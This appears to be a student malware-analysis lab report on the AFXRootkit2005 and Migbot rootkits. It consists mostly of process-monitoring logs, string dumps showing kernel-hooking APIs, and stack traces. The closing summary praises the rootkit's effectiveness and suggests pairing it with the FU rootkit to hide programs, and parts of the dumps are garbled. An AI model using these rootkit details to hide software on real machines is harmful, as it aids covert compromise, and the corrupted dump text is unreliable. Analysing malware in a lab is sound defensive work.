root.exe	3720	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
root.exe	3720	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x91000
root.exe	3720	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Size: 0x49000
root.exe	3720	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x76390000, Image Size: 0x1d000
root.exe	3720	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000
root.exe	3720	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
root.exe	3720	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000
root.exe	3720	Load Image	C:\WINDOWS\system32\oleaut32.dll	SUCCESS	Image Base: 0x77120000, Image Size: 0x8b000
root.exe	3720	Load Image	C:\WINDOWS\system32\msvcrt.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000
root.exe	3720	Load Image	C:\WINDOWS\system32\ole32.dll	SUCCESS	Image Base: 0x774e0000, Image Size: 0x13d000
root.exe	3720	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0.0701008 Exit Status: 0, User Time: 0.0100144, Kernel Time: 0.0500720, Private Bytes: 450,560, Peak Private Bytes: 471,040, Working Set: 1,294,336, Peak Working Set:
root.exe	3720	Process Exit		SUCCESS	

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					1,298,432
root.exe	2368	Process Start		SUCCESS	Parent PID: 1608
root.exe	2368	Thread Create		SUCCESS	Thread ID: 2816
			C:\DOCUME~1\210 user\LOCALS~1\Te mp\Temporary Directory 2 for AFXRootkit2005.zip\ root.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x1c000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x91000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Size: 0x49000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\imm32.dll	SUCCESS	Image Base: 0x76390000, Image Size: 0x1d000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\secur32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\oleaut32.dll	SUCCESS	Image Base: 0x77120000, Image Size: 0x8b000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\msvrt.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000
root.exe	2368	Load Image	C:\WINDOWS\sys m32\ole32.dll	SUCCESS	Image Base: 0x774e0000, Image Size: 0x13d000
root.exe	2368	Thread Exit		SUCCESS	User Time: 0.000000, Kernel Time: 0.0200288 Exit Status: 0, User Time: 0.0100144, Kernel Time: 0.0200288, Private Bytes: 450,560, Peak Private Bytes: 471,040, Working Set: 1,294,336, Peak Working Set: 1,298,432
root.exe	2368	Process Exit		SUCCESS	1,298,432
root.exe	3144	Process Start		SUCCESS	Parent PID: 1608
root.exe	3144	Thread Create		SUCCESS	Thread ID: 3148
			C:\Documents and Settings\210user\Des ktop\root.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x1c000
root.exe	3144	Load Image	C:\WINDOWS\sys m32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
root.exe	3144	Load Image	C:\WINDOWS\sys m32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
root.exe	3144	Load Image	C:\WINDOWS\sys m32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x91000
root.exe	3144	Load Image	C:\WINDOWS\sys m32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Size: 0x49000
root.exe	3144	Load Image	C:\WINDOWS\sys m32\ole32.dll	SUCCESS	Image Base: 0x76390000, Image Size: 0x13d000

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root.exe	3144	Load Image	m32\imm32.dll		Size: 0x1d000
			C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000
root.exe	3144	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
root.exe	3144	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000
root.exe	3144	Load Image	C:\WINDOWS\system32\oleaut32.dll	SUCCESS	Image Base: 0x77120000, Image Size: 0x8b000
root.exe	3144	Load Image	C:\WINDOWS\system32\msvrt.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000
root.exe	3144	Load Image	C:\WINDOWS\system32\ole32.dll	SUCCESS	Image Base: 0x774e0000, Image Size: 0x13d000
root.exe	3144	Thread Exit		SUCCESS	User Time: 0.0100144, Kernel Time: 0.0300432
					Exit Status: 0, User Time: 0.0200288, Kernel Time: 0.0000000, Private Bytes: 450,560, Peak Private Bytes: 471,040, Working Set: 1,290,240, Peak Working Set: 1,294,336
root.exe	3144	Process Exit		SUCCESS	

### Process Explorer Memory Threads Root.exe

DVCLAL	8ZCE	v<Dh
PACKAGEINFO	bGM	Qq8)R
FSG!	RzU	gJE
KERNEL32.dll	YP<an	Tht[
Strin	tdX	w`dP
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jZ]_M	Rt\$AJ	Borland
IHd	2qwK	p?hi
avj	Oeo	RTL
y9FdJ	KHN	FPUMa
kTu	bYZ	skV
RTv	dAtH(	lue\
Ysz	ATJ	-E:S(E

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M)dF	tBb	0DBR
v)N/'w i}PA	QUc	ayy
2apdXx	\$aa?X	af(xC
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tD1Z	LaP	bInfoi
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/ohE	DWN	>xbi
KdeIZae	Kwsh	HbS
Lhl	UTj	tLI\
Q`\$EA	DsI	UgW
PQR	D V"L,	jcW
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xbd	dHV>	vWj
E4j\$h"	du<r	`DATT
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VDx-	Box	rJe
VSbh	RegQu	WN<RD
6dXL\$	autJ@	PWordQ
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789ABCDEVF	Jou	EHY'
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vrT	,ZOA	} !qQk
DW o	MwE	&*XfI
E bL-lS	SerD	DQ1\#\BI
lC%"u	bugP	xlJ
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4LFW	SWm	NotifyIc
iWN	NgN<	~nGS's
BFK*uN	Brd	c'su
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WighL	OIUBL
y)oV	S3Z'_Gyg
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MDU	aNt
oMul	TIHU
Bty	IBSv
BdjAMtT'r	LoadLibraryA
IshB"C	GetProcAddress
95E:Q;l<	
vDxhz	
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## **Miscellaneous Information and Summary**

This root kit was very easy to use and very effective. There was one bug in that if you use the command to remove sometimes it will allow you into the REWT folder by using the arrow key. This however will stop once you get out of the folder and the C drive.

This rootkit could be used with the FU rootkit to hide programs and to hide any program that you may want to hide.

## Migbot Chase


### PSList Migbot

I ran PSList and found that not only did the **migloader.exe** show up but another executable was also added **dwwin.exe**. The only way that I happened to catch these in PSList without the use of Flypaper was that an error was created and until I clicked on the “don’t send” button the processes stayed visible. Below this is the error that was given.

Name	Pid	Pri	Thd	Hnd	Priv	CPU Time	Elapsed Time
Idle	0	0	1	0	0	0:13:00.041	0:00:00.000
System	4	8	89	206	0	0:00:05.357	0:00:00.000
smss	604	11	3	19	164	0:00:00.030	0:14:49.418
csrss	660	13	11	366	1632	0:00:05.307	0:14:48.117
winlogon	684	13	19	514	6800	0:00:01.402	0:14:46.224
services	728	9	17	343	3756	0:00:22.562	0:14:46.044
lsass	740	9	20	339	3624	0:00:00.991	0:14:46.014
svchost	892	8	17	194	2896	0:00:00.220	0:14:45.292
svchost	948	8	10	238	1644	0:00:00.550	0:14:44.952
svchost	988	8	70	1373	12944	0:00:04.115	0:14:44.692
svchost	1032	8	4	57	1036	0:00:00.030	0:14:44.612
svchost	1092	8	13	203	1564	0:00:00.090	0:14:43.931
spoolsv	1392	8	10	118	2932	0:00:00.080	0:14:42.188
explorer	1408	8	14	490	15548	0:00:38.335	0:14:42.138
gearsec	1544	8	2	29	248	0:00:00.020	0:14:41.817
ctfmon	1624	8	1	113	848	0:00:00.460	0:14:40.956
PQV2iSvc	1664	8	7	225	13488	0:00:07.741	0:14:40.736
GhostTray	1672	8	7	176	3252	0:00:02.633	0:14:40.736
alg	540	8	5	99	1040	0:00:00.010	0:14:34.837
wsentfy	568	8	1	39	512	0:00:00.040	0:14:34.347
ExmpSrv	1960	8	7	189	26272	0:00:01.452	0:13:18.327
cmd	3156	8	1	34	1904	0:00:00.030	0:00:39.466
<b>migloader</b>	<b>3184</b>	<b>8</b>	<b>1</b>	<b>43</b>	<b>460</b>	<b>0:00:00.130</b>	<b>0:00:05.477</b>
<b>dwwin</b>	<b>3192</b>	<b>8</b>	<b>5</b>	<b>142</b>	<b>1440</b>	<b>0:00:00.100</b>	<b>0:00:04.646</b>
pslist	3220	13	2	86	900	0:00:00.040	0:00:00.070


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## Error Signature Generated by Migbot




I also checked Windows Task Manager both the processes and the applications that might be displayed. The following two screenshots show that migloader.exe shows as an application and migloader.exe and dwwin.exe both show as running processes. Keep in mind though after the error is cleared both of these disappear from Task Manager.

## Windows Task Manager Applications Migloader.exe



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## Windows Task Manager Processes Migloader.exe & Dwwin.exe



The following text is from Sysinternals Handle.

### Handle Migloader.exe & Dwwin.exe

#### **migloader.exe pid: 492 DELLAPTOP3\210user**

C: File (RW-) C:\Documents and Settings\210user\Desktop  
B0: Section \BaseNamedObjects\ShimSharedMemory

#### **dwwin.exe pid: 776 DELLAPTOP3\210user**

C: File (RW-) C:\WINDOWS\system32  
5D0: Section \BaseNamedObjects\MSCTF.Shared.SFM.MFG  
630: Section \BaseNamedObjects\SENS Information Cache

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680: File (RW-) C:\WINDOWS\WinSxS\x86\_Microsoft.Windows.Common-Controls\_6595b64144ccf1df\_6.0.2600.5512\_x-ww\_35d4ce83  
6C8: Section \BaseNamedObjects\C:\_Documents and Settings\_210user\_Local Settings\_History\_History.IE5\_index.dat\_65536  
6CC: File (RW-) C:\Documents and Settings\210user\Local Settings\History\History.IE5\index.dat  
6D4: Section \BaseNamedObjects\C:\_Documents and Settings\_210user\_Cookies\_index.dat\_32768  
6D8: File (RW-) C:\Documents and Settings\210user\Cookies\index.dat  
6E0: Section \BaseNamedObjects\C:\_Documents and Settings\_210user\_Local Settings\_Temporary Internet Files\_Content.IE5\_index.dat\_294912  
6E4: File (RW-) C:\Documents and Settings\210user\Local Settings\Temporary Internet Files\Content.IE5\index.dat  
720: File (---) C:\DOCUME~1\210user\LOCALS~1\Temp\1B5D80.dmp  
724: Section \BaseNamedObjects\CTF.TimListCache.FMPDefaultS-1-5-21-1417001333-746137067-854245398-1003SFM.DefaultS-1-5-21-1417001333-746137067-854245398-1003  
740: Section \BaseNamedObjects\CiceroSharedMemDefaultS-1-5-21-1417001333-746137067-854245398-1003  
778: File (RW-) C:\WINDOWS\WinSxS\x86\_Microsoft.Windows.Common-Controls\_6595b64144ccf1df\_6.0.2600.5512\_x-ww\_35d4ce83  
7B0: File (RW-) C:\WINDOWS\WinSxS\x86\_Microsoft.Windows.Common-Controls\_6595b64144ccf1df\_6.0.2600.5512\_x-ww\_35d4ce83  
7BC: File (RW-) C:\WINDOWS\WinSxS\x86\_Microsoft.Windows.Common-Controls\_6595b64144ccf1df\_6.0.2600.5512\_x-ww\_35d4ce83

-----  
**Process Explorer Stack Migloader.exe**

ntoskrnl.exe ExReleaseResourceLite+0x1a3  
ntoskrnl.exe PsGetContextThread+0x329  
ntoskrnl.exe FsRtlInitializeFileLock+0x83f  
ntoskrnl.exe FsRtlInitializeFileLock+0x87e  
ntoskrnl.exe ProbeForWrite+0x505  
ntoskrnl.exe ZwYieldExecution+0xb78  
ntdll.dll KiFastSystemCallRet  
kernel32.dll WaitForMultipleObjects+0x18  
faultrep.dll ReportFaultDWM+0x14cf  
faultrep.dll ReportFault+0x533  
kernel32.dll UnhandledExceptionFilter+0x55c  
kernel32.dll ValidateLocale+0xa082

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## Process Explorer String Memory Migloader.exe

(null)	Please contact the application's support team for more information.
\??\C:\MIGBOT.SYS	
BINARY	- unable to initialize heap
MIGBOT	- not enough space for lowio initialization
!This program cannot be run in DOS mode.	- not enough space for stdio initialization
RichQ	- pure virtual function call
.data	- not enough space for _onexit/atexit table
.rsrc	
EEE	- unable to open console device
ppxxxx	- unexpected heap error
(null)	- unexpected multithread lock error
CorExitProcess	- not enough space for thread data
mscorlib.dll	This application has requested the Runtime to terminate it in an unusual way.
Microsoft Visual C++ Runtime Library Program:	Please contact the application's support team for more information.
<program name unknown>	- not enough space for environment
A buffer overrun has been detected which has corrupted the program's internal state. The program cannot safely continue execution and must now be terminated.	- not enough space for arguments
Buffer overrun detected!	- floating point not loaded
A security error of unknown cause has been detected which has corrupted the program's internal state. The program cannot safely continue execution and must now be terminated.	Runtime Error!
Unknown security failure detected!	Program:
GetProcessWindowStation	ZwSetSystemInformation
GetObjectInformationA	ntdll.dll
GetLastActivePopup	RtlInitUnicodeString
GetActiveWindow	C:\MIGBOT.SYS
MessageBoxA	MIGBOT
user32.dll	BINARY
runtime error	Failed to load m1gB0t
TLOSS error	Failed to decompress m1gB0t
SING error	QSVh
DOMAIN error	oWVS
- This application cannot run using the active version of the Microsoft .NET Runtime	[UVS
	>SSj
	SSh
	FMu
	,SVWj
	SVW
	Ytr
	uMSW
	HHt
	HHt`HHt\

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ZtX  
Elf  
RPWS  
WVj0  
CYC  
SVW3  
Wta  
WPS  
YVt  
Yu+Vj  
VWj  
uiSj  
NCu  
WWQ  
tYj  
SVWse  
tHP  
YtC  
uNV  
SVW  
VC20XC00U  
SVWU  
tYVU  
t?xH  
VWsr  
YtD  
VWsU  
VWumhx  
SVWUj  
SVW  
t.;t\$\$t(  
uwj  
hPf@  
hPf@  
hPf@  
hPf@  
SUVW  
tiW  
YYt  
VPV  
VPV  
j8hH#@  
u8SS3  
FVhD#@  
E SS

SSV  
t!SS9]  
VSW  
GWhD#@  
WWS  
6PWS  
t WW  
VSW  
WWWVSW  
tCVj  
t2WWVPVSW  
LSVWj  
CreateFileA  
FindResourceA  
LoadResource  
WriteFile  
SizeofResource  
GetProcAddress  
LockResource  
GetModuleHandleA  
CloseHandle  
KERNEL32.dll  
HeapAlloc  
HeapFree  
WideCharToMultiByte  
ExitProcess  
GetStdHandle  
TerminateProcess  
GetCurrentProcess  
VirtualFree  
VirtualAlloc  
HeapReAlloc  
GetLastError  
FlushFileBuffers  
SetFilePointer  
QueryPerformanceCounter  
GetTickCount  
GetCurrentThreadId  
GetCurrentProcessId  
GetSystemTimeAsFileTime  
GetModuleFileNameA  
SetStdHandle  
LoadLibraryA  
RtlUnwind  
InterlockedExchange

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VirtualQuery	HINIT
GetACP	.reloc
GetOEMCP	hDdk h
GetCPInfo	hDdk h
LCMapStringA	My Driver Loaded!
MultiByteToWideChar	Match Failure on
LCMapStringW	NtDeviceIoControlFile!
GetStringTypeA	Match Failure on SeAccessCheck!
GetStringTypeW	RSDS
GetLocaleInfoA	C:\VICE\migbot\migdriver\objchk_w2k\
VirtualProtect	i386\MIGBOT.pdb
GetSystemInfo	DbgPrint
!This program cannot be run in DOS	NtDeviceIoControlFile
mode.	SeAccessCheck
Rich	ExAllocatePoolWithTag
.text	ntoskrnl.exe
h.rdata	

### Process Explorer Stack Theads 1-5 Dwwin.exe

#### Stack Thread 1

ntoskrnl.exe	ExReleaseResourceLite+0x1a3
ntoskrnl.exe	PsGetContextThread+0x329
ntoskrnl.exe	FsRtlInitializeFileLock+0x83f
ntoskrnl.exe	FsRtlInitializeFileLock+0x87e
win32k.sys+0x2f52	
win32k.sys+0x3758	
win32k.sys+0x3775	
ntdll.dll	KiFastSystemCallRet
USER32.dll	GetCursorFrameInfo+0x1cc
USER32.dll	DialogBoxIndirectParamAorW+0x36
USER32.dll	DialogBoxParamW+0x3f
dwwin.exe+0x7c46	
dwwin.exe+0xa141	
dwwin.exe+0x6557	
kernel32.dll	GetModuleFileNameA+0x1b4

#### Stack Thread 2

ntoskrnl.exe	ExReleaseResourceLite+0x1a3
ntoskrnl.exe	PsGetContextThread+0x329
ntoskrnl.exe	FsRtlInitializeFileLock+0x83f
ntoskrnl.exe	FsRtlInitializeFileLock+0x87e
win32k.sys+0x2f52	
win32k.sys+0x1b2a	
win32k.sys	EngQueryPerformanceCounter+0x5af

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ntoskrnl.exe	ZwYieldExecution+0xb78
ntdll.dll	KiFastSystemCallRet
dwwin.exe+0x78d3	
dwwin.exe+0x74f0	
kernel32.dll	RegisterWaitForInputIdle+0x49
<b>Stack Thread 3</b>	
ntoskrnl.exe	ExReleaseResourceLite+0x1a3
ntoskrnl.exe	PsGetContextThread+0x329
ntoskrnl.exe	FsRtlInitializeFileLock+0x83f
ntoskrnl.exe	FsRtlInitializeFileLock+0x87e
ntoskrnl.exe	ProbeForWrite+0x505
ntoskrnl.exe	ZwYieldExecution+0xb78
ntdll.dll	KiFastSystemCallRet
ADVAPI32.DLL	WmiFreeBuffer+0x24e
kernel32.dll	GetModuleFileNameA+0x1b4
<b>Stack Thread 4</b>	
ntoskrnl.exe	ExReleaseResourceLite+0x1a3
ntoskrnl.exe	PsGetContextThread+0x329
ntoskrnl.exe	FsRtlInitializeFileLock+0x83f
ntoskrnl.exe	FsRtlInitializeFileLock+0x87e
ntoskrnl.exe	ProbeForWrite+0xbc
ntoskrnl.exe	ZwYieldExecution+0xb78
ntdll.dll	KiFastSystemCallRet
kernel32.dll	GetModuleFileNameA+0x1b4
<b>Stack Thread 5</b>	
ntoskrnl.exe	ExReleaseResourceLite+0x1a3
ntoskrnl.exe	PsGetContextThread+0x329
ntoskrnl.exe	FsRtlInitializeFileLock+0x83f
ntoskrnl.exe	FsRtlInitializeFileLock+0x87e
ntoskrnl.exe	RtlUppcaseUnicodeString+0x3be
ntoskrnl.exe	ZwYieldExecution+0xb78
ntdll.dll	KiFastSystemCallRet
kernel32.dll	GetModuleFileNameA+0x1b4

### Process Explorer String Memory Dwwin.exe

File	DataFiles=	IconFile=
Microsoft Office 10	Heap=	TitleName=
Application Error	EventLogSource=	ErrorSig=
Server=	EventID=	ErrorText=
Stage1URL=	Flags=	ErrorDetail=
Stage2URL=	ErrorSubPath=	HeaderText=
Stage2URL=	RegSubPath=	Caption=
UI LCID=	DigPidRegPath=	Reportee=

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Plea=	DWNoCollectionLink	WQL=
ReportButton=	DWReporteeName	GetFile=
NoReportButton=	DWNeverUpload	GetFileVersion=
Brand=	DWURLLaunch	MemoryDump=
DirectoryDelete=	DWNoSecondLevelCollection	9xSharedMemoryDump
Application Error		=
jjj	DWNoFileCollection	Bucket=
DWReporteeName	DWNoExternalURL	Response=
jjh	DWTracking	DisplayType=
jjh	DWFileTreeRoot	TridentOptions=
jjh	DWStressReport	AutoLaunch=
jjh	DWTester	DumpServer=
.tmp	Debug	DumpFile=
unknown	BuildPipeMachine	ResponseServer=
.dmp	0HKCU\Software	ResponseURL=
http	HKCU\Software\Policies	FileTreeRoot=
ieexplore	HKLM\Software	Tracking=
!This program cannot be	HKLM\Software\Policies	NoFileCollection=
run in DOS mode.		NoSecondLevelCollection=
@Rich`	Microsoft\PCHealth\ErrorReporting\DW	on=
.text	HKCU\Software\Microsoft\Internet	URLLaunch=
`.data	Explorer\Settings\Anchor Color	NoExternalURL=
.rsrc	HKLM\Software\Microsoft\Windows	Crashes per bucket=
ADVAPI32.DLL	NT\CurrentVersion\AeDebug\Debugger	Cabs Gathered=
COMCTL32.DLL	HKLM\Software\Microsoft\Office\10.0\Registration	Total Hits=
GDI32.DLL	http://	BINARY
KERNEL32.DLL	0policy.txt	DWORD
NTDLL.DLL	crash.log	DWORD BIGENDIAN
OLEAUT32.DLL	status.txt	(printed as little endian
SHELL32.DLL	hits.log	EXPAND SZ
SHLWAPI.DLL	status	MULTI SZ
URLMON.DLL	cabs	NONE
USER32.DLL	counts	QWORD
VERSION.DLL	count.txt	RESOURCE LIST
WININET.DLL	RegKey=	(default)
wBx	fDoc=	unknown user
wiZ	iData=	UNKNOWN
MB~r		ASSERT Failed
B~NJB~nCB~V		GetModuleFileNameEx
GB~D		W
B~+wB~		EnumProcessModules
xAC		PSAPI.DLL
generic		CreateToolhelp32Snaps
msaccess.exe		hot
DWAllowHeadless		Module32NextW

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&Sig=UNSIGNED	@@BBf	PSSS
&Sig=FAIL	QSV	SSh-
&Sig=NA	FFf	SPSjh
%s\%d.%d.%d.%d\%s\	tFF3	SSh+
%d.%d.%d.%d\%08X	UFFf	0SSh+
SVW3	t&It	tgHt
ugf9	0VWu09	A@PVh
0PVh	PWV	SSW
WPh	PVj	SHUVHW
0PVh	t#Ht	Ht~Htc
0PVh<`	PQW	t4Hutj
WPh	Courier New	ShA
WPh	FixedSys	0t\$jxh>
WPh	TSUVW3	jthC
WPh	WWWj	vHhE
WPh	WWWH	vLSW
WPu	WWWjHjZV	QPSW
0PVh	tPPV	PSW
WQP	PjPV	juhB
generic	t\$IV	vThF
Wht	WWWj	t[hA
hXk	WWWWWjHjZV	VHH
tzj	D\$pV	jVh7
tkj	t\$IVu&	WWWWW
tXW	VHH	SUV
VPj	t+Hu!	0tYj
Ht9Ht(	HHt	jcV
t6HHt	dwprivacy.hta	VWj
uKVVj	\dwprivacy.hta	SVW3
0VVh.	http://watson.microsoft.c	tRH
VVj	om/dw/dcp.asp?CLCID	0SSj
VVhS	=%d&EXENAME=%s	SSh1
DQMB	&BRAND=%s	Hul
t6Ht	0SVWj	SSh)
VVj	VVV	SSh*
0u"Vh2	VVVVVS	SSu
riched20.dll	VVVVS	SSh(
OfficeWatson	Rhu~	SSh)
SVWj	SVW	VHWH
0hRw	0PSHc	_t9Ht2Ht+Ht\$Hu6
0SVht	u+jzhG	HHuP
hbw	j}hH	VVj
0VVSSPPV	SSh-	0PVVh
tGVV	tFj	0u9VVj
t3Wj&3	PSSS	HHt

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jdV	static	EnumDisplayDevicesA
VHH	uOW	0VWt
tqH	WWj	0tphJ
Ht>Ht\$-	WWWWP	0tNhn
uDj	UWj	DISPLAY
http	0Ute	VPVj0
CSV	tnf=&	tCW
mshhtml.dll	CGGf	DWDebugBreak
ShowHTMLDialog	tYV	Software\Microsoft\Office\10.0\Common\Debug
0SSj	HHf	QQSV
PSS	OOHH	HKCU\
t(SSj	WjS	HKLM\
PSS	dwintl.dll	HKCR\
PVS	VPh	HKCC\
tDS	VPh	HKU\
VWtb	VPh\$	HKEY_CURRENT_US
t7WV	KERNEL32.DLL	ER\
AAf	GetSystemDefaultUILan	HKEY_LOCAL_MAC
FFf	guage	HINE\
AQWh	SOFTWARE\Microsoft\	HKEY_CLASSES_RO
SSj j WPQ	OASys\OAClient	OT\
0PSS	Wj\$Y3	HKEY_CURRENT_CO
